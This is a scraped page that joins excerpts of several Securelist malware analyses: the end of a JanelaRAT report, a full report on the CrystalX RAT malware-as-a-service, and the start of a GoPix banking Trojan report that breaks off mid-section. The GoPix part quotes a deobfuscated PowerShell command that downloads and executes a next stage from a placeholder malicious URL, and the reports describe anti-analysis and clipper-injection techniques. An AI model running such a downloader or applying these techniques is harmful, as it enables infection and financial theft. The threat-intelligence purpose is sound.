To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.

Indicators of compromise

808c87015194c51d74356854dfb10d9e         MSI Dropper
d7a68749635604d6d7297e4fa2530eb6        JanelaRAT
ciderurginsx[.]com         Primary C2

  • ✇Securelist
  • A laughing RAT: CrystalX combines spyware, stealer, and prankware features GReAT
    Introduction In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware ca
     

A laughing RAT: CrystalX combines spyware, stealer, and prankware features

Por:GReAT
1 de Abril de 2026, 03:00

Introduction

In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware capabilities: a large set of features designed to trick, annoy, and troll the user. Such a combination of capabilities makes it a rather unique Trojan in its category.

Kaspersky’s products detect this threat as Backdoor.Win64.CrystalX.*, Trojan.Win64.Agent.*, Trojan.Win32.Agentb.gen.

Technical details

Background



The new malware was first mentioned in January 2026 in a private Telegram chat for developers of RAT malware. The author actively promoted their creation, called Webcrystal RAT, by attaching screenshots of the web panel. Many users observed that the panel layout was identical to that of the previously known WebRAT (also called Salat Stealer), leading them to label this malware as a copy. Additional similarities included the fact that the RAT was written in Go, and the messages from the bot selling access keys to the control panel closely matched those of the WebRAT bots.

After some time, this malware was rebranded and received a new name, CrystalX RAT. Its promotion moved to a corresponding new channel, which is quite busy and features marketing tricks, such as access key draws and polls. Moreover, it expanded beyond Telegram: a special YouTube channel was created, aimed at marketing promotion and already containing a video review of the capabilities of this malware.

The builder and anti-debug features

By default, the malware control panel provides third parties with an auto‑builder featuring a wide range of configurations, such as selective geoblocking by country, anti‑analysis functions, an executable icon, and others. Each implant is compressed using zlib and then encrypted with ChaCha20 and a hard‑coded 32‑byte key with a 12‑byte nonce. The malware has basic anti‑debugging functionality combined with additional optional capabilities:

  • MITM Check: checking if a proxy is enabled by reading the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings, blacklisting names of certain processes (Fiddler, Burp Suite, mitmproxy, etc.), and verifying the presence of installed certificates for the corresponding programs
  • VM detect: checking running processes, presence of guest tools, and hardware characteristics
  • Anti-attach loop: an infinite loop checking the debug flag, debug port, hardware breakpoints, and program execution timings
  • Stealth patches: patches for functions such as AmsiScanBuffer, EtwEventWrite, MiniDumpWriteDump

Stealer capabilities


When launched, the malware establishes a connection to its C2 using a hard‑coded URL over the WebSocket protocol. It performs an initial collection of system information, after which all data is sent in JSON format as plain text. Then the malware executes the stealer function, doing so either once or at predefined intervals depending on the build options. The stealer extracts the victim’s credentials for Steam, Discord, and Telegram from the system. It also gathers data from Chromium‑based browsers using the popular ChromeElevator utility. To do this, it decodes and decompresses the utility using base64 and gunzip and saves it to %TEMP%\svc[rndInt].exe, then creates a directory %TEMP%\co[rndInt], where the collected data is stored, and finally runs ChromeElevator with all available options.

The collected data is exfiltrated to the C2. For Yandex and Opera browsers, the stealer has a separate proprietary implementation with base decryption directly on the victim’s system. Notably, the builds created at the time the article was written lack the stealer functionality. OSINT results show that the author intentionally removed it with the aim to update the stealer arsenal before enabling it again.

Keylogger & clipper


Another option of the RAT is the keylogger. All user input is instantly transmitted via WebSocket to the C2, where it is assembled into a coherent text suitable for analysis. Additionally, the malware allows the attacker to read and modify the victim’s clipboard by issuing appropriate commands from the control panel. Moreover, it can inject a malicious clipper into the Chrome or Edge browser. This happens according to the following algorithm:

  1. The special malware command clipper:set:[ADDR1,...] with the attackers’ crypto‑wallets addresses passed as arguments launches the clipper injection thread.
  2. A %LOCALAPPDATA%\Microsoft\Edge\ExtSvc directory is created (regardless whether Edge or Chrome is the target of the injection), in which a malicious extension is stored, consisting of a manifest and a single JS script named content.js.
  3. The content.js script is dynamically generated, containing regular expressions for crypto wallet addresses (such as Bitcoin, Litecoin, Monero, Avalanche, Doge, and others) and substitution values.
  4. The generated script is activated via the Chrome DevTools (CDP) protocol using the command Page.addScriptToEvaluateOnNewDocument.

The final script looks as follows:

Remote access


The malware has a large set of commands for remote access to the victim’s system. The attacker can upload arbitrary files, execute any commands using cmd.exe, and also browse the file system, including all available drives. Moreover, the RAT includes its own VNC that allows the attacker to view the victim’s screen and control it remotely. Since both the attacker and the victim use the same session, the panel provides a number of buttons to block user input so that the attacker can perform necessary actions unhindered. The malware can also capture the audio stream from the microphone and the video stream from the camera in the background.

Prank commands

The finishing touch is a separate section of the panel named “Rofl” with commands whose functions consist of various pranks on the victim.

  • Setting a background: downloading an image from a specified URL and using it as the desktop background.
  • Display orientation: rotating the screen 90°, 180°, or 270°.
  • System shutdown: the panel has two different buttons “Voltage Drop” and “BSoD”, but malware analysis shows that both commands perform a regular shutdown using the appropriate utility.
  • Remapping mouse buttons: swapping left click with right click and the other way round.
  • Peripherals disruption: disconnecting the monitor and blocking the input from the mouse and keyboard.
  • Notifications: displaying a window with a custom title and message.
  • Cursor shake: a special command starts a loop in which the cursor position changes chaotically at short intervals.
  • Disabling components: hiding all file icons on the desktop, disabling the taskbar, task manager, and cmd.exe.

Moreover, the attacker can send a message to the victim, after which a dialog window will open in the system, allowing a bidirectional chat.

Conclusions

The sheer variety of available RATs has perpetuated demand, as actors prioritize flexibility of existing malware and its infrastructure. Thus, CrystalX RAT represents a highly functional MaaS platform that is not limited to espionage capabilities – spyware, keylogging and remote control – but includes unique stealer and prankware features. At the moment, the vector of the initial infection is not precisely known, but it affects dozens of victims. Although to date, we have only seen infection attempts in Russia, the MaaS itself has no regional restrictions meaning it may attack anywhere around the globe. Moreover, our telemetry has recorded new implant versions, which indicates that this malware is still being actively developed and maintained. Combined with the growing PR campaign for CrystalX RAT, it can be concluded that the number of victims can increase significantly in the near future.

Indicators of Compromise

# C2 infrastructure
webcrystal[.]lol
webcrystal[.]sbs
crystalxrat[.]top

# CrystalX RAT implants
47ACCB0ECFE8CCD466752DDE1864F3B0
2DBE6DE177241C144D06355C381B868C
49C74B302BFA32E45B7C1C5780DD0976
88C60DF2A1414CBF24430A74AE9836E0
E540E9797E3B814BFE0A82155DFE135D
1A68AE614FB2D8875CB0573E6A721B46

  • ✇Securelist
  • Free real estate: GoPix, the banking Trojan living off your memory GReAT
    Introduction GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated app
     

Free real estate: GoPix, the banking Trojan living off your memory

Por:GReAT
16 de Março de 2026, 08:00

Introduction

GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.

Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.

GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.

The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.

The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.

The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.

Initial infection

Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.

We have been monitoring this threat since 2023, and it continues to be very active for the time being.

GoPix malware campaign detections (download)


The initial infection vector is shown below:

Initial infection vector

Initial infection vector

When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.


Website shown if the user is detected as a bot or sandbox

Website shown if the user is detected as a bot or sandbox


However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:

JSON response from a malicious endpoint

JSON response from a malicious endpoint



The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.

WebSocket request to check if the port is open

WebSocket request to check if the port is open

This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.

Malware delivered through a malicious website

Malware delivered through a malicious website

Infection chain

First-stage payload


If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.

Stolen certificate used to sign the malicious installer

Stolen certificate used to sign the malicious installer


The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.

NSIS installer code creating a batch file

NSIS installer code creating a batch file

However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.

Obfuscated command line inside the LNK

Obfuscated command line inside the LNK

Deobfuscated command line:

WindowsPowerShell\v10\powershell (New-Object NetWebClient)UploadString("http://MALICIOUS/1/","tHSb")|$env:E -

The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.

It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.

Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).

GoPix delivery chain

GoPix delivery chain

Initial PowerShell script

